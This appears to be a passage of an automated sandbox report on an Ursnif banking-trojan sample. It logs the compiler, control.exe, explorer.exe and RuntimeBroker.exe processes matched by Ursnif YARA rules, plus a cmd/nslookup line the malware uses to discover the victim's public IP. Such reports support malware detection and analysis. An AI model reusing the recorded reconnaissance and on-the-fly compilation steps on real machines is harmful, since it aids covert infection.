C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFD602DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFD602DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFD602DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFD602DB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFD602DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFD602DB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFD602DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFD602DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.dll	unknown	4096	success or wait	1	7FFD602DB526	ReadFile
C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.dll	unknown	4096	success or wait	1	7FFD602DB526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	2656DB9E9DB	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFD602DB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFD602DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFD602DB526	ReadFile

Analysis Process: conhost.exe PID: 5288 Parent PID: 1040

General

Start time:	10:42:02
Start date:	20/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 6468 Parent PID: 1040

General

Start time:	10:42:14
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.cmdline'
Imagebase:	0x7ff64ee20000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\41myt1z4\CSC9757D2D6F9F84ABABCD57DA7E4EFF939.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF64EE9E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\41myt1z4\CSC9757D2D6F9F84ABABCD57DA7E4EFF939.TMP	success or wait	1	7FF64EE9E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\41myt1z4\CSC9757D2D6F9F84ABABCD57DA7E4EFF939.TMP	unknown	652	00 00 00 00 20 00 00 00 ff ff 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 ff ff 10 00 ff ff 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 bd 04 ef fe 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 b0 04 ac 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00	....L... <.....0..... ....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O..... .....?..... .....D.....V.a.r.F.i.l.e.I.n. f.o.....$.....T.r.a.n.s.l.a.t. i.o.n.....S.t.r.i.n. g.F.i.l.e.I.n.f	success or wait	1	7FF64EE9ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.cmdline	unknown	375	success or wait	1	7FF64EE31EE7	ReadFile
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.0.cs	unknown	402	success or wait	1	7FF64EE31EE7	ReadFile

Analysis Process: cvtres.exe PID: 6248 Parent PID: 6468

General

Start time:	10:42:15
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES2F3F.tmp' 'c:\Users\user\AppData\Local\Temp\41myt1z4\CSC9757D2D6F9F84ABABCD57DA7E4EFF939.TMP'
Imagebase:	0x7ff7f5050000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: control.exe PID: 4456 Parent PID: 1292

General

Start time:	10:42:19
Start date:	20/11/2020
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff608eb0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000002.562589004.0000000000C0E000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.499431243.0000027A6FE50000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	BEE9DB	ReadFile

Analysis Process: csc.exe PID: 1604 Parent PID: 1040

General

Start time:	10:42:21
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.cmdline'
Imagebase:	0x7ff64ee20000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 4532 Parent PID: 1604

General

Start time:	10:42:22

Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES4817.tmp' 'c:\Users\user\AppData\Local\Temp\dvgqxizg\CSC2062E18B5949488FB5158C917D4EBA9.TMP'
Imagebase:	0x7ff7f5050000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 3440 Parent PID: 4456

General

Start time:	10:42:27
Start date:	20/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000003.509721795.00000000027B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000000.532328464.0000000004E1E000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000002.622893274.0000000004E1E000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: RuntimeBroker.exe PID: 3092 Parent PID: 3440

General

Start time:	10:42:28
Start date:	20/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff7ebed0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000002.612699598.0000021DB8A3E000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: RuntimeBroker.exe PID: 4252 Parent PID: 3440

General

Start time:	10:42:32
Start date:	20/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff7ebed0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000002.612829369.000002191303E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 6620 Parent PID: 3440

General

Start time:	10:42:36
Start date:	20/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\9047.bi1'
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 2916 Parent PID: 6620

General

Start time:	10:42:37
Start date:	20/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: nslookup.exe PID: 3424 Parent PID: 6620

General

Start time:	10:42:38
Start date:	20/11/2020
Path:	C:\Windows\System32\nslookup.exe
Wow64 process (32bit):	false

Commandline:	nslookup myip.opendns.com resolver1.opendns.com
Imagebase:	0x7ff739530000
File size:	86528 bytes
MD5 hash:	AF1787F1DBE0053D74FC687E7233F8CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 4572 Parent PID: 3440

General

Start time:	10:42:38
Start date:	20/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff7ebed0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000027.00000002.610642121.000002DACE3AE000.00000004.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis